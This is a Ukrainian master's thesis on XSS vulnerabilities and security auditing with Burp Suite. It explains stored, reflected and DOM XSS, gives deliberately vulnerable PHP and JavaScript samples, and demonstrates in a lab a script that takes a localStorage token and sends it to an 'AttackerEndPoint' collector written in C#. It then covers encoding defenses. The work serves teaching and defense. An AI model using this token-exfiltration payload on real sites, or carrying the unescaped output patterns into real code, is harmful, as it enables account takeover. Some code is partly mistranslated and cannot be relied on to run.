МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Західноукраїнський національний університет
Факультет комп'ютерних інформаційних технологій
Кафедра кібербезпеки

Кузьменко Кирил Олександрович

Аудит системи безпеки за допомогою інструменту BurpSuite / Security system audit using the BurpSuite tool

спеціальність: 125 – Кібербезпека

освітньо-професійна програма – Кібербезпека

Кваліфікаційна робота

Виконав студент групи
КБм -21
К.О. Кузьменко

Науковий керівник
к.т.н., доцент С.В.Івасьєв

Кваліфікаційну роботу
Допущено до захисту:

«____» _____ ___2023 р.

Завідувач кафедри
_____ **В.В.Яцків**

ТЕРНОПІЛЬ - 2023

АНОТАЦІЯ

Кваліфікаційна робота на тему «Аудит системи безпеки за допомогою інструменту BurpSuite» на здобуття освітнього ступеня «Магістр» зі спеціальності 125 «Кібербезпека» освітньо-професійної програми «Кібербезпека» написана обсягом 77 сторінок і містить 65 ілюстрацій, 1 додаток та 25 джерел за переліком посилань.

Метою кваліфікаційної роботи є в дослідженні XSS-вразливостей та засобів боротьби з ними.

Проведено аналіз XSS-вразливостей, для побудови моделей загроз та виявлення шляхів захисту від таких вразливостей. Проведено експлуатацію вразливостей на тестовому стенді для аналізу практик використання XSS-вразливостей та роботи з браузерами. Проведено дослідження способів захисту від XSS уразливостей для різних веб-застосунків. Проаналізовано можливості Burp Suite щодо виявлення та експлуатації вразливостей веб додатків.

Досліджено архітектуру інструменту Burp Suite для аналізу можливого застосування інструменту в XSS-вразливостях. Проведено аналіз видів атак доступних в Burp Intruder та виконано моделювання можливих атак на тестовому стенді.

Проаналізовано моделі загроз CSRF та XSS. Досліджено атаки з використання захоплення хеша NTLM за допомогою XSS, для забезпечення безпеки Windows.

Досліджено можливості захоплення облікових даних за допомогою Burp Collaborator, для виявлення потенційних уразливостей веб-додатків. Burp Collaborator Server, який може використовуватися для виявлення вразливостей, пов'язаних із захопленням облікових даних.

Ключові слова: XSS, CSRF, NTLM, Burp Suite.

ABSTRACT

The qualification work on the topic "Security system audit using the BurpSuite tool" for obtaining the Master's degree in the specialty 125 "Cybersecurity" of the educational and professional program "Cybersecurity" is written in the volume of 77 pages and contains 65 illustrations, 1 appendix and 25 sources according to the list of references .

The purpose of the qualification work is to study XSS-vulnerabilities and means of combating them.

An analysis of XSS vulnerabilities was carried out to build threat models and identify ways to protect against such vulnerabilities. Vulnerabilities were exploited on a test bench to analyze the practices of using XSS vulnerabilities and working with browsers. A study of ways to protect against XSS vulnerabilities for various web applications was conducted. The capabilities of Burp Suite for detecting and exploiting web application vulnerabilities have been analyzed.

The architecture of the Burp Suite tool was studied to analyze the possible application of the tool in XSS vulnerabilities. The types of attacks available in Burp Intruder were analyzed and possible attacks were simulated on the test bench.

Analyzed CSRF and XSS threat models. Investigated attacks using NTLM hash capture using XSS to ensure Windows security.

Investigated credential capture using Burp Collaborator to identify potential web application vulnerabilities. Burp Collaborator Server, which can be used to detect credential hijacking vulnerabilities.

Keywords: XSS, CSRF, NTLM, Burp Suite.

ЗМІСТ

ВСТУП

Актуальність роботи. Burp Suite - це популярний інструмент для тестування на проникнення веб-додатків. Він має різні компоненти, які дозволяють аналізувати безпеку веб-застосунків. Ви можете використовувати Burp Suite для аудиту системи безпеки веб-додатка шляхом виявлення потенційних вразливостей та ідентифікації можливих пунктів входу для атак.

Мета роботи полягає в дослідженні XSS-вразливостей та засобів боротьби з ними :

Для досягнення даної мети ставились наступні завдання:

- провести аналіз XSS-вразливостей;
- дослідити приклади експлуатації вразливостей;
- дослідити способи захисту від XSS уразливостей під час розробки веб-застосунків;
- провести аналіз можливостей Burp Suite;
- дослідити аналіз архітектури інструменту Burp Suite;
- провести аналіз видів атак доступних в Burp Intruder;
-проаналізувати Blind XSS;
- дослідити використання реверсивного Shell за допомогою XSS;
- проаналізувати моделі загро CSRF та XSS;
- дослідити атаки з використання захоплення хеша NTLM за допомогою XSS;
- дослідити можливості захоплення облікових даних за допомогою Burp Collaborator.

Об’єкт дослідження – процес аудиту безпеки веб-додатків з використанням Burp Suite.

Предмет досліджень – алгоритми тестування на проникнення, включаючи перехоплення трафіку, активний скан, аналіз параметрів та сесій, дослідження та аналіз поведінки, а також аналіз та перевірка безпеки сесій.

Методи дослідження базуються на тестах на проникнення, автоматизації атак на параметри сесії, алгоритмах аналізу запитів.

Наукова новизна одержаних результатів визначається наступним чином:

– Створено підходи тестування веб- додатків на XSS вразливості та рекомендації щодо забезпечення безпеки веб додатків та форм.

Практична цінність одержаних результатів полягає в тому, що:

- Проведено моделювання експлуатації XSS вразливостей веб застосунків за допомогою інструменту Burp Suite.

Публікації та апробація до магістерської роботи.

1. Кузьменко К.О., Кульчинська Н.З. Аудит системи безпеки за допомогою інструменту BurpSuite. Збірник матеріалів проблемно-наукової міжгалузевої конференції «Автоматизація та комп'ютерно – інтегровані технології» (АКІТ -2023), Тернопіль, 2023. С. 167 -169.

2. Кузьменко К.О., Сиротюк Н.С. Аналіз XSS вразливостей веб застосунків. Збірник матеріалів науково-практичної конференції молодих вчених, аспірантів та студентів «Кібербезпека та комп'ютерно – інтегровані технології» (КБКІТ -2023), Тернопіль, 2023. С. 36-39.

1 АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ

1.1 Аналіз XSS-вразливостей

XSS (Cross site scripting) — це тип вразливості, що зустрічається у веб-додатках. XSS-атаки дозволяють внести шкідливий скрипт (або як його ще часто називають експлойтом) в додатки сторінки, в результаті чого користувачі, які відвідують цю сторінку, можуть втратити дані різного ступеня чутливості: куки, сеансові токени, логіни з паролями та просто особисту інформацію про користувача .

Вбудувати експлойт зловмисників можна різними способами, наприклад залишити коментар під постом або товаром в онлайн-магазині, що містить скрипт. І, якщо розробники веб-додатків не додали перевірку валідації даних, то шкідливий скрипт буде запущено у всіх користувачів, які відкрили коментарі на сторінці[1]. Також, звичайно, більш популярний спосіб, коли зловмисник передає шкідливий файл прямо по посиланню на додаток в параметрах запиту або в хеші, який читається в JS і може бути виконано.

Варто сказати, що в сучасних додатках, написаних на сучасних фреймворках (де в основному екрануються дані введені користувачем) стає все менше і менше можливостей впроваджувати XSS-атаку. Також і розробники браузерів не сидять на місці і покращують їх безпеку, наприклад за допомогою таких речей, як:

- SOP (Same Origin Policy) — політика, яка дозволяє визначити, які стрипти будуть мати доступ до даних, а яких немає, точніше навіть з яких ресурсів ми дозволяємо скриптам отримувати дані користувача. Допомагає заблокувати скрипт з одного домену, щоб отримати доступ до даних користувача з іншого домену.

- CSP (Content Security Policy) — політика, яка дозволяє встановити список довірених джерел скриптів, усі скрипти з інших джерел просто будуть проігноровані.

- Перевірка вхідних даних — сучасні браузери також самостійно перевіряють вхідні дані та не дозволяють перевіряти скрипти, екрануючи їх.

Але не дивлячись на все це XSS атаки все ще можливі.

Розглянемо три основних типи атак XSS (хоча їх існує багато, ці три є найпоширенішими):

Збережений XSS (Stored XSS): Цей тип атаки виникає, коли шкідливий скрипт, введений користувачем, зберігається в базі даних додатка. Після цього він може бути викликаний на сторінці, що генерується з тих же даних бази даних, і впливати на клієнта, який відвідує цю сторінку.

Відображений XSS (Reflected XSS): Уразливість в цьому випадку не пов'язана з базою даних. Замість цього атака відбувається через URL-адресу. Наприклад, шкідливий скрипт може бути переданий через параметри запиту і відобразитися на сторінці, що формується на сервері, де в тілі відповіді вбудовується скрипт, який користувач отримує разом зі сторінкою.

XSS на основі DOM (DOM-based XSS): Особливість цього типу атаки полягає в тому, що вона використовує вразливість DOM. На відміну від інших двох типів, сторінка на сервері не змінюється. Клієнт отримує абсолютно безпечний HTML, але JavaScript, який вже виконується на клієнті, неправильно обробляє вбудований скрипт. Інакше кажучи, основна різниця у XSS на основі DOM полягає в тому, що експлойт додається на сторінку під час виконання JavaScript і ніколи не покидає межі браузера[2].

Розглянемо детальніше кожен з типів XSS, починаючи з збереженого XSS. Збережений XSS взаємодіє з додатками жертви через сервер. Принцип його роботи легко пояснити за допомогою простого прикладу. Уявіть, що наш додаток - це онлайн-маркетплейс, на якому розміщуються різні товари, а кожен товар має розділ відгуків, де кожен користувач може залишити свій відгук. Якщо розробники не приділили достатню увагу безпеці цього розділу, він може бути реалізований приблизно так:

```
<!-- Приклад розділу відгуків -->
<div class="review-section">
```

```
<h2>Відгуки</h2>
<?php
// Припустимо, що дані з бази даних вставляються без достатньої фільтрації
$reviews = $database->getReviews($_GET['product_id']);
foreach ($reviews as $review) {
echo '<div class="review">' . $review['content'] . '</div>';
}
?>
</div>
```

У цьому прикладі контент відгуку з бази даних вставляється без належної фільтрації. Якщо зловмисник вставить у свій відгук шкідливий скрипт, наприклад:

```
<script>
alert('Ваші дані викрадено!');
</script>
```

то цей скрипт також буде включений на сторінці відгуків для всіх користувачів, які переглядають сторінку з відгуками даного товару. Таким чином, зловмисник може використовувати збережений XSS для запуску шкідливих сценаріїв на сторінці і впливу на відвідувачів додатку.

```
функція addReviews() {
var reviews = getReviews();
reviews.forEach(функція (огляд) {
var reviewsList = document.getElementById("reviews");
reviewsList.innerHTML += "<li>" + review + "</li>";
})
}
addReviews()
<ul id=«reviews»></ul>
```

У такому випадку злочинець може додати свій відгук:

Товар поганий

<сценарій>

сповіщення (document.cookie);

</script>

Далі у кожного, хто подивиться цей коментар, відображається тільки «Товар поганий», але ми окрім цього отримаємо сповіщення з усіма його куками (замість цього злочинця швидше всього буде зроблений запит, в тілі якого передані всі добуті дані про користувача до свого сервера).

Така вразливість спрямована на велику кількість користувачів, тому що поширюється вона, скажімо, природним способом, скрипт запущено у всіх, хто відвідає сторінку. У відмінності від «відображеного» XSS, для якого часто потрібно застосовувати соціальну інженерію[3].

У відображеному XSS (Reflected XSS), механізм доставки корисного скрипта виглядає інакше. Скрипт не зберігається на серверах додатків; замість цього він потрапляє до жертви через URL-адресу. Це призводить до очевидного висновку: кожному користувачеві, на якого спрямована атака, потрібно подати такий URL особисто, наприклад, по електронній пошті або під час приватного обміну повідомленнями. Проте URL також може розміщуватися на сайті зловмисника, на який жертва потрапила через певні обставини, такі як перехід за посиланням. Ймовірно, жертва натискатиме на це посилання, яке, можливо, надійшло їй на електронну пошту або під час особистого спілкування[4].

Після переходу за посиланням, яке містить захищений скрипт у параметрах запиту, ми потрапляємо на сторінку, яку формує сервер, використовуючи вміст посилань і додаючи всі параметри, які в ньому містяться. Не важко визначити, що скрипт, вставлений зловмисником у параметри, також потрапляє до сформованого HTML і успішно виконується у жертви. Тут зловмисник може відправити собі куки користувача або зібрати інші чутливі дані зі сторінок і також відправити їх собі.

Звісно, скрипт не вплине на сторінку і не запуститься з будь-якого параметра запиту. Для цього повинна бути також "спеціальна" реалізація роботи з цим параметром у серверному коді. Наприклад, у нашому випадку додаток активно використовував параметри запиту на фронтенді; на їх основі визначалося, які саме дані показувати клієнту, якого типу користувач це, чи відкрив він нашу сторінку через мобільний додаток, чи звичайний браузер, і так далі. У нашому додатку був SSR, і всі дані, отримані з параметрів запиту, ми просто зберігали на сторінці. Вона, разом з іншим необхідним кодом, інлайново додавалася до HTML і відправлялася клієнту. Таким чином, якщо вставити скрипт у один із параметрів запиту, він без проблем передавав параметри у кінцевий HTML, який формувався сервером[5].

У порівнянні з Збереженим XSS, дана вразливість має менший охоп, оскільки атака відбувається лише тоді, коли користувач переходить за посиланням із вбудованим скриптом. У той час як атака Збереженого XSS можлива для будь-якого відвідувача сторінки, на якій розміщено експлойт. Проте виявити вразливість на основі DOM важче, оскільки її складніше виявити за допомогою статичного аналізу.

Ще одним видом вразливості є XSS на основі DOM (XSS на основі DOM). Цей тип XSS спрямований безпосередньо на впровадження скрипта в DOM-дерево нашого додатка під час роботи JavaScript. Наприклад, подібно до випадку із Відображеним XSS, ми можемо запустити шкідливий скрипт через параметр запиту. Проте, у відмінність від попереднього прикладу, наша програма не додає цей скрипт у HTML і не може використовувати сторінку без використання[6].

Після завантаження клієнтом сторінки та всіх необхідних файлів для роботи, JavaScript на клієнті викликає document.location, щоб завантажити дані з параметра запиту (в якому міститься наш шкідливий скрипт) і, наприклад, додати ці дані на сторінці користувача. Після цього запускається скрипт, який, у свою чергу, має доступ до особистих даних користувача.

Зважаючи на те, що більшість сучасних веб-додатків є SPA (односторінковими застосунками), реалізованими на фреймворках, таких як React, Angular, Vue та інші, де більша частина логіки знаходиться на боці клієнта, а сторінки формуються на основі роботи JavaScript у браузері, уразливості XSS на основі DOM частіше зустрічаються[7].

Здійснення рішення щодо впровадження пошуку в розділ відповідей може виникнути в різний момент розвитку банківського веб-прикладення, зазвичай залежить від потреб користувачів, обсягу даних та стратегії продукту. Однак, ось кілька сценаріїв, коли прийняття рішення про впровадження пошуку може бути доцільним:

```
<form>
    <label for="search">Пошук:</label>
    <input type="text" id="search-box" name="search-box">
    <button type="submit" id="search-button">Знайти</button>
</form>
```

Додавання можливості поділитися посиланням на результат пошуку є важливою функціональністю, особливо для веб-прикладань, які надають інформаційні ресурси. Для цього можна використати параметри запиту в URL та механізми роботи з історією браузера. Ось приклад, як можна реалізувати цю можливість[8].

```
function updateSearchQueryParam(value) {
    const queryParams = new URLSearchParams(window.location.search);
    queryParams.set('пошук', value);
    const newPath = window.location.pathname + '?' +
queryParams.toString();
    history.pushState(null, '', newPath);
}
function updateSearchSubtitle() {
    const searchFromQuery = new
URLSearchParams(window.location.search).get('search');
```

```
        const searchSubtitle = document.getElementById('searchSubtitle');
        if(searchFromQuery) {
            searchSubtitle.innerHTML = 'Результати пошуку за запитом' +
searchFromQuery;
        }
    }
```

Функцію updateSearchQueryParam ми викликаємо кожен раз, коли виконуємо пошук, щоб записати в параметр запиту те, що ми шукаємо. Функція updateSearchSubtitle також викликається при кожному пошуку, а також при завантаженні сторінки, щоб, якщо в параметрі запиту було щось, ми це відобразили[9].

Однак у реалізації пробралася вразливість. Якщо розглянути параметр пошуку в посиланні та те, що його вміст потрапляє на сторінку, можемо спробувати передати скрипт із сповіщенням і переглянути сторінку. Замість сповіщення ми можна зробити щось страшніше, наприклад, відправити собі куки користувача.

Доречі, таку вразливість все ще можна відслідкувати на стороні сервера. Якщо сервер пише логи всіх запитів, з них буде видно, що надійшов підозрілий запит із скриптом у значенні одного з параметрів запиту. Але, як я говорив раніше, бувають випадки, коли скрипт не залишає межі браузера. Наприклад, якщо в додатку працюємо не з параметром запиту, а з хешем. Як відомо, те, що ми пишемо в хеш-фрагмент, не летить на сервер, але JS без проблем може працювати з тим, що туди передали[10].

Розглянемо ще кілька типів атак XSS. Вони можуть не бути такими поширеними, але важливо знати про їхнє існування.

mXSS або XSS з мутаціями це досить новий вид XSS-атаки, який був згаданий вперше в 2013 році. Для виконання такої атаки потрібні глибокі знання того, як працюють браузери та які механізми вони використовують для боротьби з XSS. Цей тип атаки використовує механізми очищення та дезінфекції введених користувачем даних. Таким чином, у вигляді

неробочого скрипта після очищення браузером він стає допустимим і може завдати шкоди клієнту або компанії.

Сліпий XSS (Blind XSS) це є різновидом збереженого XSS, де запущений експлойт може не виконатися одразу або навіть не в тому ж контексті. Наприклад, через форму зворотного зв'язку зловмисник вставляє скрипт у відгук або питання. Після цього співробітник служби підтримки відкриває це повідомлення, і тоді запускається скрипт. Цей запит може бути іншим додатком, який адмініструє сайт[11].

Self XSS це вид атаки, при якому жертва самостійно запускає шкідливий скрипт на своєму пристрої, переважно у консолі браузера. Наприклад, зловмисник розсилає повідомлення в соціальних мережах, по електронній пошті чи особистому повідомленні, в якому пропонує виконати код для безпеки або отримання доступу до свого облікового запису. Це, фактично, є соціальною інженерією.

XSS, або міжсайтовий скриптинг, є однією з найбільш поширених вразливостей у веб-додатках і входить до списку OWASP Top 10 — найкритичніших загроз безпеки веб-додатків[12].

1.2 Аналіз прикладів

При відображенні сторінки браузер не може виділити звичайний текст від HTML-розміткиЧерез це він виконуватиме весь код JavaScript, який знаходиться в тегах <script>, при відображенні сторінки. Ця особливість браузера є однією з основних причин можливості атак XSS[13].

Виходить, щоб виконати XSS-атаку, необхідно виконати кілька умов:

- внести на веб-сторінку шкідливий код, який взаємодіє з веб-сервером зловмисника;

- додати вбудований код при рендерингу сторінок у браузері або при визначених діях користувача в браузері.

Для того, щоб вивести код на веб-сторінку, потрібно використання параметрів GET запиту[14]. Для прикладу створимо веб-сторінку з такою логікою:

- якщо параметр xss GET запиту пустий, то відображаємо на веб-сторінці повідомлення Порожній параметр 'xss';

- у протилежному випадку відображаємо на веб-сторінці дані з параметра xss.

Код сторінки:

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <title>Приклад XSS</title>
  </head>
  <body>
    <div style="text-align: center">Значення параметра 'xss': </div>
  </body>
</html>
< script >
  var urlParams = new URLSearchParams(window.location.search);
  var xssParam = urlParams.get("xss");
  var pageMessage = xssParam? xssParam : "Порожній параметр 'xss'";
  document.write('<div style="text-align: center">'
            + pageMessage + '</div>');
</script>
```

Тепер перевіримо, що все працює. Відкриваємо сторінку з пустим значенням у параметрі xss, як показано на рисунку 1.1.



Рисунок 1.1 – Сторінка з пустим значенням параметра xss

Відкриваємо сторінку зі значенням непорожній параметр 'xss' у параметрі xss (рисунок 1.2).



Рисунок 1.2 – Сторінка зі значенням непорожній параметр 'xss'

Відображення рядка працює. Тепер передамо в параметрі xss рядок
<script>
alert("You've been hacked! This is an XSS attack!")
</script>.

В результаті при відкритті сторінки код з параметра буде виконано, і побачимо діалогове вікно з текстом, переданим метод alert, як показано на рисунку 1.3.



Рисунок 1.3 – Виконаний скрипт

JavaScript код, який передали через xss, виконався при відображенні сторінки. Таким чином було наполовину виконано перший пункт визначення XSS атаки: на сторінку впроваджено код, який виконався при відображенні сторінки, проте він не завдав ніякої шкоди[15].

Тепер додамо взаємодію впровадженого коду з веб-сервером зловмисника. Аналогом веб-сервера в прикладі буде веб-сервіс, написаний на C#. Код кінцевої точки веб-сервісу:

```
[ApiController]
[Route("{controller}")]
public class AttackerEndPointController : ControllerBase
{
  [HttpGet]
  public IActionResult Get([FromQuery] string stolenToken)
  {
    var resultFilePath = Path.Combine(Directory.GetCurrentDirectory(),
                                      "StolenTokenResult.txt");
    System.IO.File.WriteAllText(resultFilePath, stolenToken);
    return Ok();
  }
}
```

Щоб звернутися до цього веб-сервісу, передамо у параметрі xss рядок:

```
"<script>
  var xmlHttp = новий XMLHttpRequest();
  xmlHttp.open('GET',
    'https://localhost:44394/AttackerEndPoint?stolenToken=TEST_TOKEN',
          true);
  xmlHttp.send(null);
</script>"
```

При відкритті сторінки код із параметра буде виконано, і веб-сервісу за адресою https://localhost:44394/AttackerEndPoint буде надіслано GET запит, де у параметрі stolenToken буде передано рядок TEST_TOKEN[16]. При отриманні запиту веб-сервіс збереже значення з параметра stolenToken у файлі StolenTokenResult.txt.

Протестуємо цю поведінку. Відкриємо сторінку та побачимо, що на ній нічого не відображається, крім стандартного повідомлення Value of the 'xss' parameter. Результати тестування приведені на рисунку 1.4.

Рисунок 1.4 - Результати тестування

Однак у вкладці 'Network' в інструментах розробника висить повідомлення про те, що веб-сервісу за адресою https://localhost:44394/AttackerEndPoint було надіслано запит (рисунок 1.5).



Рисунок 1.5 – Надісланий запит

Тепер перевіримо, що міститься у файлі StolenTokenResult.txt, як це показано на рисунку 1.6.



Рисунок 1.6 – Вміст файлу StolenTokenResult

Таким чином було виконано майже всі умови XSS атаки:

- на сторінку впроваджується код через параметр xss у запиті GET;

- цей код виконується під час відкриття сторінки та взаємодіє з веб-сервісом за адресою https://localhost:44394/AttackerEndPoint.

Залишилось зробити цей код шкідливим. В локальному сховищі браузера іноді зберігаються токени для перевірки автентифікації користувача на кількох сайтах або кількох веб-додатках[17]. Працює це так:

- якщо в локальному сховищі в браузері користувача є необхідний токен, то автентифікація ігнорується і надається доступ до облікового запису користувача;

- якщо токена в локальному сховищі браузера немає, спочатку користувач проходить аутентифікацію.

Для того, щоб код, виконаний на сторінці, виявився шкідливим, змынимо код сторінки. Тепер при відкритті в локальне сховище браузера зберігається рядок USER_VERY_SECRET_TOKEN за ключом SECRET_TOKEN. Для цього було змінено код сторінки:

```
<html>

 ....

</html>

<script>

  localStorage.setItem("SECRET_TOKEN",
"USER_VERY_SECRET_TOKEN");

  ....

</script>
```

Залишилося передати в GET запит через параметр xss код, який отримає з локального сховища дані і відправить їх на веб-сервіс. Для цього передамо у параметрі рядок:

```
"<script>
  var xmlHttp = новий XMLHttpRequest();
  var userSecretToken = localStorage.getItem('SECRET_TOKEN');
  var fullUrl = 'https://localhost:44394/AttackerEndPoint?stolenToken='
        %2b userSecretToken;
  xmlHttp.open('GET', fullUrl, true);
  xmlHttp.send(null);
</script>"
```

Замість символу '+' використовуватимемо кодований варіант %2b, тому що в URL для символу '+' відведено спеціальне призначення[18].

Перевіряємо, що все працює так, як я описано. Відкриэмо сторінку. Результат приведений на рисунку 1.7.

Рисунок 1.7 – Результат виконання

Як і минулого разу, тільки повідомлення Value of the 'xss' parameter: посередині сторінки. Залишилося перевірити, що код був виконаний і веб-сервісу було надіслано запит, де значення параметра stolenToken дорівнювало USER_VERY_SECRET_TOKEN, як на рисунку 1.8.

Рисунок 1.8 – Отриманий запит

Звичайний користувач, то він не помітив би виконання скрипту при відкритті сторінки, тому що на сторінці ніщо про це не сигналізувало[19].

Тепер переконаємося, що веб-сервіс отримав вкрадений токен. Результат приведено на рисунку 1.9.

```
public IActionResult Get([FromQuery] string stolenToken)
{
    var resultFilePath = Path.Combine(Directory.GetCurrentDirectory(),
                                      "StolenTokenResult.txt");
    System.IO.File.WriteAllText(resultFilePath, stolenToken);
    return Ok();  ≤ 152,872ms elapsed
}
```

stolenToken "USER_VERY_SECRET_TOKEN"

Рисунок 1.9 – Отриманий stolenToken

Так отримав. У змінній stolenToken знаходиться USER_VERY_SECRET_DATA. Ну і, звичайно, веб-сервіс зберіг його у файл StolenTokenResult.txt. XSS атака пройшла успішно.

У цьому прикладі було передано шкідливий код у параметрі запиту. У реальній атаці зловмисник замаскує посилання (наприклад, за допомогою програми скорочення посилань) зі шкідливим кодом і відправить її користувачеві на пошту (представившись техпідтримкою або адміністрацією сайту) або опублікує її на сторонньому сайті. Клікнувши на замасковане посилання, користувач відкриє веб-сторінку і тим самим запустить шкідливий скрипт у себе в браузері, нічого не підозрюючи про це. Після виконання скрипта зловмисник отримає токен і, використовуючи його, опиниться в обліковому записі користувача. В результаті він зможе викрасти конфіденційні дані або виконати шкідливі дії від імені користувача[20].

Розібравши на прикладі, як може статися XSS атака, варто трохи заглибитись у теорію та познайомитися з типами XSS атак:

- відбиті XSS. Шкідливий скрипт впроваджується у вигляді тексту на веб-сторінку, і виконується при відкритті сторінки у браузері користувача;

- збережені XSS. Схожі на відображені, тільки дані зі шкідливим скриптом будь-яким чином (наприклад, через поля форми на сторінці, параметри запиту або ін'єкцію SQL) зберігаються зловмисником у сховищі

(база даних, файл тощо). Потім дані зі сховища без кодування HTML символів додаються на сторінку, що відображається користувачеві, внаслідок чого під час відкриття сторінки виконується шкідливий скрипт. Даний вид атаки особливо небезпечний тим, що потенційно зачіпає не одного користувача, а цілу групу. Наприклад, якщо шкідливий скрипт потрапляє на сторінку новин на форумі, яку може переглядати будь-хто;

- XSS у DOM-Моделі. Цей тип атаки відрізняється тим, що шкідливий скрипт потрапляє не на веб-сторінку, яку відображає користувач, а впроваджується в DOM-модель веб-сторінки. Наприклад, шкідливий скрипт додається в обробник події натискання кнопки на веб-сторінці і виконується при натисканні користувачем на цю кнопку.

1.3 Способи захисту від XSS уразливостей під час розробки

Перший варіант захисту від XSS уразливостей при розробці – це використання можливостей веб-фреймворку. Наприклад, у C# фреймворку ASP.NET можна у файлах .cshtml і .razor змішувати HTML розмітку та C# код:

```
@page
@model ErrorModel
@{
  ViewData["Title"] = "Error";
}
<h1 class="text-danger">Error.</h1>
<h2 class="text-danger">An error виявлено при процесі виконання вашого запиту.</h2>
@if (Model.ShowRequestId)
{
  <p>
    <strong>Request ID:</strong> <code>@Model.RequestId</code>
```

```
    </p>
}
```

У цьому файлі відображається результат C# виразу Model.RequestId. Щоб цей тип файлу скомпілювався, C# вираз або блок коду C# повинен починатися з символу '@'. Однак цей символ не тільки дозволяє використовувати C# разом з HTML розміткою в одному файлі, але й вказує ASP.NET, що якщо блок коду або вираз повертають значення, перед відображенням на сторінці необхідно в значенні кодувати символи HTML в HTML-сутності. HTML-сутності - це частини тексту ("рядки"), які починаються з символу амперсанда (&) і закінчуються крапкою з комою (;). Сутності найчастіше використовуються для представлення спеціальних символів (які можуть бути сприйняті як частина HTML коду) або невидимих символів (таких як нерозривний пробіл). Таким чином, ASP.NET захищає розробників від XSS атак[21].

Однак особливу увагу варто приділити файлам з розширенням .aspx в ASP.NET (старіша версія файлів HTML сторінок з підтримкою C# коду). Цей тип файлів автоматично не кодує результати C# виразів. Для кодування HTML символів у виразах C# у цьому типі файлів необхідно поміщати C# код у блок коду <%: %>. Наприклад:

```
<asp:Content ID="BodyContent" ContentPlaceHolderID="MainContent" runat="server">
    ....
    <h2><%: Title.Substring(1);%>.</h2>
    ....
</asp:Content>
```

Другим варіантом є кодування HTML символів у HTML-сутності перед відображенням даних на веб-сторінці "вручну", тобто з використанням спеціальних функцій-кодувальників. У C# для цього є спеціальні методи:

- System.Web.HttpUtility.HtmlEncode(string);
- System.Net.WebUtility.HtmlEncode(string);

- System.Web.Security.AntiXss.HtmlEncode(string);

- System.Text.Encodings.Web.HtmlEncoder.Default.Encode(string).

В результаті кодування HTML символів шкідливий код не виконується браузером, а просто відображається як текст на веб-сторінці, причому закодовані символи відображаються коректно.

Наведемо цей спосіб захисту на прикладі XSS атаки, проведеної раніше.

При написанні цієї функції було використано особливість властивості Element.innerHTML. Використовуємо цю функцію на HTML сторінці з прикладу атаки XSS:

```
<!DOCTYPE html>
<html>
  ....
</html>
<script>
  function htmlEncode(str)
  {
    var div = document.createElement('div');
    div.appendChild(document.createTextNode(str));
    return div.innerHTML;
  }
  var urlParams = new URLSearchParams(window.location.search);
  var xssParam = urlParams.get("xss");
  var pageMessage = xssParam? xssParam : "Empty 'xss' parameter";
  var encodedMessage = htmlEncode(pageMessage); //<=
  document.write('<div style="text-align: center">'
              + encodedMessage + '</div>');
</script>
```

Тут кодуємо значення xss параметра за допомогою функції htmlEncode перед відображенням на сторінці.

Тепер відкриємо цю сторінку, передавши у параметрі xss рядок <script>alert("You've been hacked! This is an XSS attack!")</script>, як приведено на рисунку 1.10.

